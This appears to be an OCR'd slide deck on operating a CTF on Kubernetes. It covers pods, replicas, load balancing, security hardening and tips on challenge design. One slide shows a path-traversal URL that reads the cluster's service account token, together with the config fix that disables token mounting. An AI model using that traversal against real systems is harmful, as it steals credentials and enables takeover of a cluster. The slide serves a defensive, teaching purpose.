
- A **node** is a virtual machine that can run containerized applications.
- A **pod** runs a single instance of a containerized application
- The Kubernetes **cluster** is made up of *x* **nodes**
- Each challenge runs on *y* **replicas** (multiple **pods** running the same application)
- These challenges are exposed to the Internet through **services**, which perform load balancing across the **pods (replicas)**

Kubernetes Challenge Cluster


Load balancing of a single challenge running on multiple pods (replicas)



Kubernetes Challenge Cluster




HTTP Proxy and Load Balancer



Security

Complete project takeover if challenge provides access to the filesystem

`foo.chall.seetf.sg/?page=../../../../var/run/secrets/kubernetes.io/serviceaccount/token`



Fix by disabling mounting of the service account token

```
spec:
      enableServiceLinks: false
      automountServiceAccountToken: false
```

Security

- Challenge isolation
  - Containerization
  - Network policies — block egress to private IPs
- Proper filesystem permissions
  - Be careful with “privilege escalation” challenges
  - You don’t want someone modifying the SSH banner seen by other participants…
- Prevent DOS attacks
  - TCP / HTTP proxies can set a connection / packet limit per IP
  - Load test before the event!

Challenge Design

DO

- Provide information upfront — Dockerfile to reproduce the challenge locally, whether participants are *expected* to scan / bruteforce
- Try interesting and novel concepts!

DON’T

- Include “arbitrary” difficulty — making a problem more complex than it really is by adding unnecessary / frustrating layers
- Just copy other CTF challenges or CVEs without modification — that makes everything an OSINT challenge…

Challenge Design — “Guessing vs. Not Knowing”

Examples of **guessy** challenges

- Steganography challenges that involve trying every tool until it works
- Recon and asset discovery — CTFs are (mostly) not like bug bounties
    - There is limited time to solve many challenges; each challenge should have a small, well-defined scope
    - Focus should be on creative problem-solving, not running tools
- “I think it *might* be doing this on the backend, but I’m not really sure…”
    - White box challenges are usually (much more) preferred over black box ones

LiveOverflow video: https://www.youtube.com/watch?v=L1RvK1443Yw

Thank you

Icons from this presentation were obtained from Flaticon